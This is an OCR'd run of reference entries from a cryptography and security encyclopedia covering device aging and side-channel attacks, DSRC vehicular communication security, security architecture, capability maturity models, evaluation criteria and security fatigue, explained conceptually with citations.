
Security and Device Aging, Fig. 1 NBTI- induced threshold-voltage shift of a PMOS transistor over time (Karimi et al., 2018b)

To address the aging-induced reliability degradation, aging mitigation schemes have been proposed in different levels of design abstraction ranging from architectural level to device level. These schemes mainly prolong device lifetime and postpone observing aging-related malfunctions via running the device at a lower frequency from the early stage of deployment (guard-banding), utilizing gate-sizing schemes, intermittently changing the workload, leveraging partial recovery of BTI aging effects via injecting healing patterns (Karimi et al., 2015), and so on.

Aging-Induced Security Concerns

Aging-related reliability degradation may result in security concerns. One such example is physically unclonable functions (PUFs) which are used as secure primitives for device authentication or generating random numbers and secret keys for cryptographic devices and prevent leakage of the secret information that would be otherwise stored in device memory. Recent studies show the vulnerability of different PUF types against aging which in turn jeopardizes the security of the devices including such PUFs due to the increase of the PUFs' bit error rate over time. For example, Fig. 2 shows the aging-induced bit error rate of an arbiter-PUF (Suh and Devadas, 2007), one of the existing strong delay-PUFs, over 20 months of usage. The results extracted via simulation for the PUF realized in a 45 nm technology when it

is operating at 45 ˚C. As depicted, the aging-induced bit-flip rate is higher when the PUF is always active. This calls for designing proper anti-aging PUFs that can resist device aging (Rahman et al., 2016; Karimi et al., 2018a). One option is using sleep transistors (Calimera et al., 2009).



Security and Device Aging, Fig. 2 The effect of aging in the arbiter of the arbiter-PUF for different activity rates (Kraak and et al., 2018)

Aging mitigation schemes opt to alleviate the reliability of digital circuits via increasing their mean time to failure (MTTF) yet cannot thoroughly protect them against security threats as still different parts of a device may experience small aging-induced imbalances which can be exploited by adversaries to leak sensitive information. Moreover, machine-learning based aging prognosis schemes that are deployed to enhance circuits' reliability may fail when an adversary maliciously accelerates device aging as such prognosis schemes are mainly trained with the typical expected workload.

In practice, an adversary may maliciously accelerate aging in a target device via deliberately generating a set of input patterns that when applied repeatedly to that device results in denial of service or thwarting the protection schemes tailored against leaking secret information, e.g., secret


key in cryptographic devices. These patterns turn most of the PMOS transistors resided on the specific target paths of the device “on”; thereby accelerating the NBTI effects (Karimi et al., 2015). The impact can be exacerbated if the adversary can also control the temperature and power supply.

Device Aging in Cryptographic Cores

Cryptographic chips are deemed to preserve the integrity and confidentiality of sensitive information through implementation of cryptographic algorithms in hardware. Although these cores are supposed to maintain security and trust, their physical implementation can be compromised by adversaries via observing dynamic circuit emanations. Such attacks, known as side-channel attacks, analyze the physical leakage emitted during cryptographic operations in the device and retrieve the secret information by considering the dependency of this leakage and the secret data.

In particular, an adversary may monitor the power consumption of a cryptographic chip in order to extract the sensitive information it conceals. The so-called power analysis (PA) attacks have received a lot of attention in recent years, and various countermeasures have been proposed in the literature to protect the devices against them (Mangard et al., 2006).

In practice, with the aging-induced change of the electrical behavior of a cryptographic device, its power consumption deviates from its original value over time (Fig. 3). This in turn affects the success of the attacks built upon exploiting unintentional leakages from the device’s power consumption i.e., PA attacks. The PA attacks are divided into two main categories of profiling and non-profiling attacks. The profiling attacks assume that the adversary has full control on a copy of the device other than the targeted one and can record a large number of traces, corresponding to random values of inputs (plaintexts and keys), to build templates. These templates are then used in a template matching process to recover the key of the targeted device. On the other hand, the non-profiling attacks follow the change of power traces in time and retrieve the key based on the operation or data dependency of power traces by only monitoring the target chip.



Security and Device Aging, Fig. 3 The effect of aging on the power traces of a PRESENT cipher implementation. Each color relates to one plain text

The recent researches (e.g., Karimi et al. 2018b) confirm that the profiling PA attacks can be affected by device aging if there is an aging misalignment between the device used for building the template and the targeted device. In fact, such aging misalignment operates in a similar way as noise and hinders the attack. Note that as the aging degradation rate is affected by environmental conditions (e.g., temperature), even if the training and target chips have the same age (i.e., used for the same amount of time), their power traces may diverge due to experiencing different operating temperatures during usage (aging), making the attack more difficult. Indeed, the quantification of aging impacts on the difficulty of the PA attacks can benefit the designers in applying simple derating factors when estimating the practical strength of cryptographic designs against side-channel attacks.

The success rate of non-profiling attacks may also be affected by device aging, in particular when the targeted cryptographic chip is protected via hiding countermeasures that opt to equalize the chip's power consumption regardless of the data being processed. One such hiding countermeasure is Sense Amplifier Based Logic (SABL) which is one type of dual-rail pre-charge logic styles that for each signal use a pair of wires to carry the signal and its complementary. Although such hiding methods are supposed to decrease the success of PA attacks, they fail to consider the aging effects occurring during the device lifetime. Indeed, the aging-induced change of the transistors' threshold voltage over time results in imbalances in the power consumption of the gates resided in dual rails. This can be exploited by the adversary and facilitate the attack. Thereby, in this case, in contrast to the case discussed earlier, aging can benefit the adversary in leaking the secret information. This calls for proper countermeasures that protect the

cryptographic devices against PA Attacks even when the device has been aged.

Open Problems and Future Directions

Although device aging has been extensively investigated from the reliability point of view, the impact of aging on the security of devices and in particular on the vulnerability of devices to power analysis attacks are yet to be considered. This calls for designing aging-aware solutions to protect the cryptographic devices against power side-channel attacks.

Cross-References

Differential Power Analysis
Side-Channel Attacks

References

Calimera A, Macii E, Poncino M (2009) NBTI-aware sleep transistor design for reliable power-gating. In: Great Lakes Symposium on VLSI (GLSVLSI), pp 333–338

Karimi N, Kanuparthi AK, Wang X, Sinanoglu O, Karri R (2015) MAGIC: malicious aging in circuits/cores. ACM Trans Archit Code Optim (TACO) 12(1):1–25

Karimi N, Danger JL, Guilley S (2018a) Impact of aging on the reliability of delay PUFs. J Electron Test Theory Appl (JETTA) 34(5):571–586

Karimi N, Guilley S, Danger JL (2018b) Impact of aging on template attacks. In: Great Lakes Symposium on VLSI (GLSVLSI), pp 455–458

Kraak D et al (2018) Device aging: a reliability and security concern. In: European Test Symposiums (ETS), pp 1–10

Mangard S, Oswald E, Popp T (2006) Power analysis attacks: revealing the secrets of smart cards. Springer, Boston

Oboril F, Tahoori MB (2012) Extratime: modeling and analysis of wearout due to transistor aging at microarchitecture-level. In: International conference on dependable systems and networks (DSN), pp 1–12

Rahman MT, Rahman F, Forte D, Tehranipoor M (2016) An aging-resistant RO-PUF for reliable key generation. IEEE Trans Emerg Topics Comput 4(3):335–348

Suh GE, Devadas S (2007) Physical unclonable functions for device authentication and secret key generation. In: Design Sutomation Conference (DAC), pp 9–14

Wang D et al (2007) Compact modeling and simulation of circuit reliability for 65-nm CMOS technology. IEEE Trans Device Mater Reliab 7(4):509–517

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1449

Security and Privacy Aspects in the Dedicated Short-Range Communications (DSRC) Protocol

Cristina Nita-Rotaru[59] ✉ and Reza Curtmola[60] ✉
(59) Northeastern University, Boston, MA, USA
(60) Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

✉ **Cristina Nita-Rotaru**
Email: c.nitarotaru@northeastern.edu

✉ **Reza Curtmola (Corresponding author)**
Email: reza.curtmola@njit.edu

Synonyms

Secure and private communication

Definitions

Dedicated short-range communications (DSRC) (Kenney, 2011) refers to a set of standards that enables wireless vehicular communication (vehicle-to-vehicle and vehicle-to-infrastructure communications). One of the main goals of such communication is to support safety applications such as collision avoidance, traffic and congestion control, or intersection management.

Background

Safety is a major goal in the automotive industry. One way proposed to improve safety is by having vehicles exchange messages about their location, speed, and acceleration and use this information to detect possible collisions and provide traffic and congestion control, intersection management, and so on. Such information can also be exchanged with a vehicular infrastructure in the form of road side assisting units. To provide support for automotive safety applications, the Federal Communications Commission has reserved seven channels on the 5.9-GHz spectrum. The set of standards operating in this spectrum is known as DSRC.

DSRC specifies several layers. At the PHY and MAC layers, DSRC uses IEEE 802.11p Wireless Access for Vehicular Environments (WAVE), a modified version of IEEE 802.11. At the network layer, DSRC uses several standards defined by the IEEE 1609 Working Group: 1609.4 for channel switching, 1609.3 for network services (including the WAVE Short Message Protocol – WSMP), and 1609.2 for security services. DSRC also supports the well-known TCP/IP family of protocols, including IPv6. Finally, the SAE J2735 Message Set Dictionary standard specifies a set of message formats that support a variety of vehicle-based applications. The most important of these is the *basic safety message* (BSM), which conveys critical vehicle state information in support of vehicle-to-vehicle safety applications. For example, Fig. 1 shows DSRC supporting an adaptive cruise control application.



Security and Privacy Aspects in the Dedicated Short-Range Communications (DSRC) Protocol, Fig. 1 Use of DSRC for adaptive cruise control

As of January 2020, the DSRC technology is available in the USA in the GM Cadillac Sedan, and Volkswagen has ongoing plan to make it available in Europe. Toyota was planning to make DSRC available in the USA by 2021, but it suspended the program because of the “need for greater automotive industry commitment as well as federal government

support to preserve the 5.9 GHz spectrum band for DSRC [Dedicated Short Range Communications]."

Theory

Security and privacy are a major concern for DSRC and vehicular applications. As DSRC operates using wireless technology, it is vulnerable to physical layer attacks such as jamming, which have been studied in previous work.

Authentication and integrity are major design goals for BSM, particularly given the sensitivity of the applications relying on the information carried by these messages. The IEEE 1609.2 standard proposes the use of Elliptic Curve Digital Signature Algorithm (ECDSA). In turn, authentication requires some form of public key infrastructure, and several designs were proposed. A notable one is the Security Credential Management System (SCMS), a framework to issue and manage digital certificates that form the basis of secure communication between connected cars or between cars and vehicular infrastructure. The main goal is to provide public keys used to digitally sign all messages exchanged. SCMS uses an architecture in which several certificate authorities establish a chain of trust and issue several certificates with different lifetime validity.

Finally, privacy concerns were raised with respect to the time and content of the information carried by the BSM messages and the identifiers linked to digital certificates. For example, this will allow somebody to trace the movements of a particular vehicle. Several proposals, including the abovementioned SCMS system, suggested the use of pseudo-identifiers with limited time validity.

Open Problems and Future Directions

Providing authentication and integrity while ensuring privacy is a major challenge for DSRC.

References

Kenney JB (2011) Dedicated short-range communications (DSRC) standards in the United States. IEEE 99

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_304

Security Architecture

Marijke De Soete[61] ✉
(61) Security4Biz, Oostkamp, Belgium

Definition

The Security Architecture is an integral and critical component within the overall architecture of an enterprise, service, product, or application. It specifies the features and artifacts needed to protect confidentiality, integrity, and availability of information.

Theory

A Security Architecture can be produced to requirements (quality) as well as maintained over the period of its useful life (change). The design artifacts describe how the security measures/controls are positioned and how they relate to the overall IT architecture. They describe the structure of components, their interrelationships, and the principles and guidelines governing their design and evolution over time. The security measures serve the purpose to maintain the system's quality attributes, among them confidentiality, integrity, availability, accountability, and assurance. They are specified to fulfill the security requirements that are derived from a risk analysis taking into account business, technical and legal/regulatory requirements.

Security requirements are often considered as nonfunctional requirements when systems are designed. In other words, they are not required for the system to meet its functional goals but are needed for a given level of assurance that the system will perform to meet the functional requirements that have been defined.

In recent years, there has been a trend toward a hierarchy of control objectives, controls and specific technical implementations of controls, which are implemented within a given security architecture in order to meet the security requirements.

Applications

Examples of security architectures based on public key techniques include X.509 and EMV. As part of the security architecture, a number of supporting services operated by so-called Trusted Third Parties may be defined, such as Registration Authorities, Certification Authorities, and Time Stamping Authorities. These are entities that are not part of the original system as such, but are introduced to offer security services in support to the security architecture.

Other examples are Kerberos, based on conventional cryptography and bespoke key management architectures, e.g., to handle online PIN-code (Personal Identification Number) verification, which is characterized by key hierarchies, starting with session keys, or data keys at the bottom, which are protected or exchanged by key encryption keys, perhaps comprising several layers, and the top layer consisting of the so-called master keys.

Recommended Reading

http://www.opensecurityarchitecture.org/cms/definitions/it-security-architecture

http://www.owasp.org

http://www.sans.org

https://www.securityforum.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300871

Security Awareness

Cybersecurity Awareness
Information Security Awareness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300873

Security Budget

Security Investment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1678

Security Capability Maturity Model

Ludwig Englbrecht[62] ✉
(62) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Ludwig Englbrecht**
Email: ludwig.englbrecht@ur.de
Email: Ludwig.Englbrecht@wiwi.uni-regensburg.de

Synonyms

Cybersecurity capability maturity model; IT-security capability maturity model

Definition

A security capability maturity model is a model to assess the current information security situation within an organization and highlights areas that need to be addressed to increase the overall security level.

Background

A capability maturity model (CMM) in the area of information technology is generally focused on development processes and phases within organizations and the involved information systems. They build a sound fundamental base for an evaluation. Therefore, the structure of the model is based on a stepwise progress for improvements. Every step acts as an assessment for the quantity and quality of processes, techniques, and methods within enterprises and systems. Within this assessment approach,

corresponding options for improving and options for actions can be derived. Due to the structure of the model, the steps are in chronological order and are built on each other. This sequence shows formally and with regard to the content of how an approach for improvement could be designed (CMMI Product Team, 2010). By applying this model, a user can determine the current situation of the organization according to their capabilities and the quality of various services. A CMM also offers assistance for the development of the whole enterprise or selected areas or elements of an organization (CMMI Product Team, 2010). Based on CMMI Product Team (2010), three main goals of a CMM can be noted:

- A quality assessment of an organization with its processes and information systems
- Providing a baseline for benchmarking with competitors
- Showing an approach for quality improvements

To achieve these goals, a CMM consists of the following components:

(1) A specific amount of capability and maturity levels

(2) Separation of process/evaluation areas by building key process areas. They are dividing the organization or the information system into several subareas. The subareas should be considered and evaluated independently.

(3) Designing and characterizing of the capability and maturity levels. The evaluation areas just cover one specific part. They need to be evaluated individually. By aggregating all maturity levels, an overall result can be built. This represents an overall profile of the assessed organization or the information systems. This is also the base for a possible improvement procedure.

A CMM is mainly based on the documentation of the processes and systems within an organization. A fixed declaration of key performance indicators (KPI) is also a necessary pre-requirement. This inevitably leads to an increased bureaucracy and makes the application of CMM complex and expensive . Nevertheless, a CMM can provide a significant benefit to organizations and responsible employees by providing a systematic schema

for determining their current positions for a competitive and future-oriented development.

The usage and adaption of these models can be found in a wide-ranging span of application. This ranges from CMM for E-Learning to various areas of IT-related businesses. These models can differ in the granularity of detail and the construction according to their focus and stakeholder group. The most famous and proven CMMs in the area of software development are Capability Maturity Model Integration (CMMI) and Software Process Improvement and Capability Determination (SPICE).

Theory and Application

Maturity models in the field of information technology provide a solid basis for the evaluation of various issues and their targeted further development, as they offer logically ordered and consecutive steps for classification and improvement in their respective areas of application. Such a model leads a company through a systematic self-assessment to identify concrete weaknesses in the management and utilization of IT security-relevant data and to determine optimization possibilities. For this purpose, the three core elements, maturity levels, capabilities, and indicators of maturity models, must be identified, designed, and developed.

In addition to CMMI, the SPICE model defined in ISO/IEC 15504-5 for the company-wide evaluation of processes is also represented in science and practice. Both models are comparable in content and are similarly structured. Therefore, both models' core elements can be used in the synthesized form as a basis for the design and instantiation of a cybersecurity maturity model. In this article, these models are also used as a baseline for a definition for a variety of security-related CMMs.

In the area of IT security, several maturity models have been developed. Both the National Institute of Standards and Technology Cybersecurity Framework (NIST CSF) (Sedgewick, 2014) and the cybersecurity capability maturity model (C2M2) (Curtis et al., 2015) are the first management approaches directly related to IT security. The C2M2 is designed for use by energy providers but also allows its application in companies of other industries. Further the C2M2 can be used for the assessment of both information technology (IT) and operations technology (OT). Its objectives are to strengthen cybersecurity capabilities, provide a

consistent assessment and benchmarking mechanism, share knowledge and best practices, and prioritize security relation effort and investments. Due to its focus on organizational practices and maturity business unit's practices, processes and procedures can be evaluated.

The architecture of the C2M2 model addresses ten dedicated domains: *risk management; asset, change, and configuration management; identity and access management; threat and vulnerability management; situational awareness; information sharing and communications; event and incident response, continuity of operations; supply chain and external dependencies management; workforce management; and cybersecurity program management*. Those domains build a logical grouping of cybersecurity practices that protect the operations in enterprises.

For each domain, one of four maturity indicator levels can be determined independently. The lowest maturity level is named *Maturity Indicator Level 0 (MIL0)* and represents that in this domain, no practices are in place. Within the C2M2, no characteristics are given to describe the maturity indicator level MIL0. In contrast, a set of initial practices that need to be present are given within MIL1. Those practices may be performed ad hoc without a specific structure. Within MIL2, practices are documented and structured, stakeholders are identified and involved, adequate resources are allocated, and standards and guidance are present. Since MIL2 provides a good baseline in having cybersecurity capabilities in an organization, MIL3 aims to establish a management structure via high-level organizational directives, and this is achieved by guiding the practices by policies and governance. Policies can include requirements for specified standards or guidelines. A continuous review of the present practices, the association of responsibilities to personnel, and the maintenance of those skills are also part of MIL3. Every maturity indicator level needs the lower level to be fulfilled since the practices build on each other.

The NIST CSF differs from the C2M2 in that it is not explicitly designed as a maturity model, but as a framework with "tiers" for iterative improvement. The existing gaps in NIST CSF regarding a complete maturity model are addressed by current research (Almuhammadi and Alsaleh, 2017).

Open Problems and Future Directions

The development and application of a CMM is not a single incentive to assess the level and improve it. Moreover, the intention of implementing such a model is a continuous improvement in specific areas. The maturity level is often measured with a long time interval. This means a quarterly or yearly measurement poses the risk of lacking to detect current security issues. In particular, deterioration into a lower degree of maturity must be detected in a timely manner to initiate appropriate countermeasures.

The collection and evaluation of different indicators of a company to determine a level of maturity require a significant amount of work. Therefore, the application of a maturity model can be very costly and time-consuming. A (partial) automation of the evaluation process would bring additional value to future applications.

Given the fast-growing interconnection of information systems of an organization and the increasing threats by cyberattacks, IT security will remain a topical subject. Even if the best information security measures are in place and an organization has an appropriate security maturity level, threats may still intrude into the system. Fraudulent malware becomes more sophisticated and is used by well-organized cybercriminals. For example, advanced persistent threats (APTs) use well-engineered exploits and combine these with social engineering. This kind of threat can last over a long period and is relatively difficult to detect. A CMM for cybersecurity must therefore be continuously adapted to current threats in the area of IT security.

High quality of data builds the basis for the right decisions in organizations. In order to obtain a holistic view of a company with respect to IT security, the maturity model design must ensure appropriate integration of data quality procedures during the assessment of the maturity level. While general data quality assessment procedures exist, there are no specific procedures for determining the data quality regarding IT security and integrating it into maturity models. Future research should consider aspects of data quality measurement during the model development and consider appropriate metric definitions at all different levels.

Cross-References

The following list of related entries within this encyclopedia can provide information related to *Security Capability Maturity Models* and are

therefore recommended to the interested reader:

ISMS: A Management Framework for Information Security

References

Almuhammadi S, Alsaleh M (2017) Information security maturity model for nist cyber security framework. Comput Sci Inf Technol (CS & IT) 7(3):51–62

CMMI Product Team (2010) CMMI for development, version 1.3, improving processes for developing better products and services. no CMU/SEI-2010-TR-033 Software Engineering Institute

Curtis P, Mehravari N, Stevens J (2015) Cybersecurity capability maturity model for information technology services (C2M2 for it services), version 1.0. Technical report, Carnegie Mellon University, Pittsburgh

Sedgewick A (2014) Framework for improving critical infrastructure cybersecurity, version 1.0. Technical report, National Institute of Standards and Technology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300874

Security Compliance

Behavioral Security
Security Investment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300876

Security Controls

Security Investment

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300877

Security Culture

Information Security Culture

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_224

Security Evaluation Criteria

Tom Caddy[63] ✉
(63) InfoGard Laboratories, San Luis Obispo, CA, USA

✉ **Tom Caddy**
Email: tcaddy@adelaide-solutions.com

Definition

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics.

Background

Security Evaluation Criteria are usually presented as a set of parameter thresholds that must be met for a system to be evaluated and deemed acceptable. These criteria are established based on a Threat Assessment to establish the extent of the data sensitivity, the security policy, and the system characteristics. The system is evaluated, the evaluation is measured against the criteria, and then an assessment is made of whether or not the system security characteristics meet the requirements as specified by the Security Evaluation Criteria. Criteria are typically unique to each system, the environment it is in, and how it is used. Important past frameworks of Security Evaluation Criteria have been the following:

- *TCSEC by US Department of Defense (1985)*. The Trusted Computer System Evaluation Criteria (TCSEC) is a collection of criteria that was

previously used to grade or rate the security offered by a computer system product. No new evaluations are being conducted using the TCSEC although there are some still ongoing at this time. The TCSEC is sometimes referred to as the “Orange Book” because of its orange cover. The current version is dated 1985 (DOD 5200.28–STD, Library No. S225,711). The TCSEC, its interpretations, and guidelines all have different color covers and are sometimes known as the “Rainbow Series” (Trusted product evaluation program: computer security evaluation FAQ n.d.). It is available at http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html.

- *ITSEC by the European Commission (1991)*. The Information Technology Security Evaluation Criteria (ITSEC) is a European-developed criteria filling a role roughly equivalent to the TCSEC. Although the ITSEC and TCSEC have many similar requirements, there are some important distinctions. The ITSEC places increased emphasis on integrity and availability, and attempts to provide a uniform approach to the evaluation of both products and systems. The ITSEC also introduces a distinction between doing the right job (effectiveness) and doing the job right (correctness). In so doing, the ITSEC allows less restricted collections of requirements for a system at the expense of more complex and less comparable ratings and the need for effectiveness analysis of the features claimed for the evaluation.
- *CTCPEC by CSE Canada (1993)*. The Canadian Trusted Computer Product Evaluation Criteria is the Canadian equivalent of the TCSEC. It is somewhat more flexible than the TCSEC (along the lines of the ITSEC) while maintaining fairly close compatibility with individual TCSEC requirements.
- *Common Criteria ISO 15408 (2001)*. In 1990, the Organization for Standardization (ISO) sought to develop a set of international standard evaluation criteria for general use. The CC project was started in 1993 in order to bring all these (and other) efforts together into a single international standard for IT security evaluation. The new criterion was to be responsive to the need for mutual recognition of standardized security evaluation results in a global IT market. The common criteria combine the best aspects of TCSEC and ITSEC and aims to supersede both of them.

Theory/Applications

Selection of all the relevant criteria using a threat/risk analysis as a guide is typically the first aspect. Typically, in order to mitigate the range of risks, multiple criteria will need to be selected and evaluations performed. Some of the choices for security criteria are included below along with the category of the system in which they are applicable to:

- Components/modules
  - – Algorithm implementations

    Federal Information Processing Standards, i.e., FIPS 186-3
    Cryptographic Algorithm Validation Program
  - – Module implementations

    Federal Information Processing Standards, i.e., FIPS 140-2
    Cryptographic Algorithm Validation Program
  - – Side channel threats

    Simple power analysis
    Differential power analysis
    Timing attacks
    Extreme conditions, i.e., temperature, voltage, frequency, and radiation
- Commercial off-the-shelf items (COTS)
  - – Personal computers, applications, and appliances, i.e., routers and firewalls

    Common criteria ISO 15408

    - Security features and assurance

    Security content automation protocol

    - Secure setup and configuration of products
- Systems – Integration of COTs and custom component to full a system mission

– FISMA

FIPS 199, FIPS 200, and special publications

- Process to assess and manage system risk

– ISO 17799

Risk analysis and management of integrated systems

– Penetration testing

Assessing the actual system as implemented resistance to penetration

---

Cross-References

Common Criteria
Security Evaluation Criteria

References

Trusted product evaluation program: computer security evaluation FAQ.
http://www.radium.ncsc.mil/tpep/process/faq.html

www.commoncriteria.org, http://csrc.nist.gov/cc

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300878

Security Evaluation Tool

Rank Estimation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1591

Security Fatigue

Steven Furnell[64] ✉
(64) School of Computer Science, University of Nottingham, Nottingham, UK

✉ **Steven Furnell**
Email: steven.furnell@nottingham.ac.uk
Email: s.furnell@plymouth.ac.uk

Synonyms

Compliance fatigue

Definition

The term security fatigue recognizes the situation in which users of systems and staff in organizations can tire of dealing with security or encountering messages and warnings in relation to it. It can be prompted by various factors, including the resulting complexity of security-related tasks, the overhead that security introduces onto other tasks, and/or the tiresome feeling of being continually presented with (or even feeling overloaded with) security-related information. The risk of security fatigue is that it can cause good practice to lapse, and thus, works against the interests of maintaining protection.

Background

The notion of security fatigue was first proposed by Furnell and Thomson (2009), who defined the concept and considered its applicability in an

organizational context. The theme was then adopted as a basis for a workshop at the Twelfth Symposium on Usable Privacy and Security (SOUPS) (Garfinkel et al. 2016), which in turn lead to a widely cited paper by Stanton et al. (2016). The latter further defined the concept and provided practical evidence of its existence and impact, based upon a qualitative study among average users. Stanton et al. consequently defined the term as "as a weariness or reluctance to deal with computer security."

From the perspective of maintaining security, the notion of fatigue can end up representing a threat, as good security practice is at risk of being compromised by peoples' reluctance to deal with it. There is a danger of them going through the motions, paying less attention to why the security is actually needed than to the challenge of just getting through it or getting it out of the way.

Theory and Application

The fact that cybersecurity is now everywhere – across multiple devices and systems, during both personal use and in the workplace – means that there are many more opportunities for it to be encountered and to generate ill-feeling if presented badly. The potential for problems is further amplified if the individual involved has not bought into the idea of security in the first place, underestimates the threats, or sees the issue as being low priority or someone else's responsibility to deal with. Furnell (2010) characterizes these aspects as security "hurdles" that need to be overcome in order to position someone to recognize security and their role in dealing with it. Further potential challenges are then to be faced in terms of confidence and capability of the user, and ultimately the usability of the technology they are required to use. Indeed, Bada and Sasse (2014) relate security fatigue specifically to the balance achieved between security and usability, suggesting that fatigue becomes an issue when things are skewed too far toward security. In reality, the link to usability is just one of the potential causes of fatigue, but it is certainly a frequent contributor.

The SOUPS workshop identified that fatigue is a by-product of security becoming visible to people for the wrong reasons, and then being further emphasized by factors such as performance impacts and poor usability. The feeling of fatigue is then manifested in how individuals then regard and

treat security, with the resulting risk that their negative perceptions ultimately serve to undermine their protection.

The original work from Furnell and Thomson discussed it in a workplace context, but the issue is certainly not limited to this scenario as people's overall feeling of fatigue with security can come as a cumulative effect of encounters in the context of both workplace and personal use.

Causes of Fatigue

Various factors can contribute toward an individual's sense of security fatigue, including the following examples:

- Repeated warnings about threats that users feel they rarely see (e.g., far more users will feel that they have been told about issues such as ransomware and hackers than those who have actually experienced it).
- Repeated and/or time-consuming actions that are required in the name of security. Good examples here would include potentially lengthy processes such as performing backups and scanning devices for malware, as well as short but frequent actions such as logging into devices and services. It needs to be recognized that security is not the reason that people are using their devices – there is always an intended task that it is potentially standing in the way.
- Being required to use security controls and processes for which they do not understand the purpose or benefit. If organizations or providers have not explained *why* something is needed, then it may set a lower threshold for the user's tolerance it.
- Being confronted with complicated or unintelligible security technologies. In some cases, even when users understand why a particular element of protection is needed, the way in which it is presented to them can represent a further challenge (e.g., interfaces laden with technical terminology, and dialogues forcing uninformed decisions). Such factors affect the usability and tolerability of the approaches and can again lead to people rejecting the technology that is intended to protect them.
